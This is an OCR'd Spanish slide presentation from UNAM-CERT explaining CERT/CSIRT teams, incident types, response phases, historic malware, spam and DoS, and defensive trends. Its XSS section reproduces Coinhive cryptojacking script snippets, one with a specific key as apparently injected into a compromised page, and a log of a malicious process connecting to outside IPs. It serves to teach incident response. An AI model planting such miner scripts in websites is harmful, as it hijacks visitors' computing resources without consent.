Qué es un CERT/CSIRT y sus funciones

Roberto Sánchez Soledad

UNAM CERT

DGTIC
DIRECCIÓN GENERAL DE CÓMPUTO Y DE TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

CERT/CSIRT

- CERT: Computer Emergency Response Team
- CERT-CC: Computer Emergency Response Team
- CSIRT – Computer Security Incident Response Team


CERT/CSIRT

- Tipos de Incidentes:
  - Malware/ATP
  - DoS
  - SPAM
  - ATP
  - Phishing

Tipos de CSIRT


- Académicos
- Comerciales
- Gubernamentales
- Infraestructuras Críticas
- Nacionales
- Militares

Fases


Preparación
Detección y Análisis
Contencion
Erradicación y Recuperación
Actividades post incidentes

DGTIC

Equipos de Respuesta Nivel Internacional



FIRST™ Improving Security Together

DGTIC

Casos Históricos de malware

- 1988 - Gusano de morris
- 2000 – I love you
- 2003 - Slammer
- 2004 – Mydoom
- 2012 – Heartbleed
- 2017 - Wannacry

¡Ataque! WannaCry

DGTIC

Spam

- 1970 primer spam
- Spam publicitario
- Spam con phishing
- Spam con malware

DGTIC


Tendencias antiSpam

- Filtros en el servidor de correo
- Soluciones de filtrado de empresas
- Soluciones en la Nube SECaaS
- Soluciones de correo en la Nube, con filtrado antispam por parte del proveedor

DGTIC


DoS Históricos


- *2012 – 60 Gbps.* Bank of america, JP morgan chase, U.S. Bancorp, citigroup y PNC bank.
- *2013 – 300 Gbps. Spamhous*
- *2014 – 400 Gbps. Spamhous*
- *2018 – 1.3 Tbps. Github*



- Fuente: GitHub

DoS en la UNAM






DGTIC

DoS en la UNAM

DGTIC

Tendencias de AntiDoS



- UTM. Firewall, VPN, IDS, IPS, AV, Antispiware, Web filter, etc

Tendencias de AntiDoS

- Análisis de flujos en routers de borde y bloqueo
- Análisis de flujos en routers de ISP y bloqueo
- Análisis en servidores DNS y bloqueo
- Protección de DNS en la Nube
- Scrubing Center

Ataques de XSS

- Defacement de páginas web
- Inyección de publicidad
- Minado de Criptomonedas.


Load the Coinhive Miner and start mining

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

Get the number of hashes solved by a user

```
curl "https://api.coinhive.com/user/balance?name=john-doe&secret=<secret-key>"
# {success: true, name: "john-doe" balance: 4096}
```

DGTIC



Una vez identificado el proceso malicioso se observa que tiene una con establecida al puerto 443 de la dirección IP [37.59.54.205], como se muestra siguiente imagen:

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote ...	State
dwnn.exe	5304	TCP	132.248.[redacted]	58241	37.59.54.205	443	ESTABL

Posterior a finalizar el proceso [5304] de la imagen anterior, este se volvió a eje conectándose a una dirección IP distinta a la anterior, esta vez a la direcc [94.23.206.130] por el puerto 443.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote ...	State
dwnn.exe	5460	TCP	132.248.[redacted]	58360	94.23.206.130	443	ESTABL

Al reiniciar el equipo, el proceso de [dwnn.exe] se continúa ejecutando en el e y establece una conexión a otra dirección IP al puerto 443.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote ...	State
dwnn.exe	5460	TCP	132.248.[redacted]	58255	188.165.254.85	443	ESTAB


```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>

<script>
    var miner = new CoinHive.Anonymous('68T8JSRIB5i3VA7D2Hy6aaHMyVKWFyHB');
    miner.start();
</script>

<script src="https://coin-hive.com/lib/coinhive.min.js"></script>

<script>
    var miner = new CoinHive.Anonymous('68T8JSRIB5i3VA7D2Hy6aaHMyVKWFyHB');
    miner.start();
</script>
```

DGTIC

Tendencias de anti-XSS


- IDS a nivel de Host
- (WAF) Firewall de aplicación – Modsecurity
- IPS
- Unified Thread Management
- NGFW
- SECaaS

Tendencias



Tendencias

- 2009 – Bitcoin y Blockchain
- 1999 – Honeypot -> Deception technology



DGTIC

Tendencias

- Inteligencia artificial
- Advance Persistent Threat APT
- NGFW vs UTM
- NG XXX…

Preguntas

M. en C. Roberto Sánchez Soledad

Coordinador de Seguridad UNAM-CERT

www.cert.unam.mx

roberto.sanchez@cert.unam.mx

DGTIC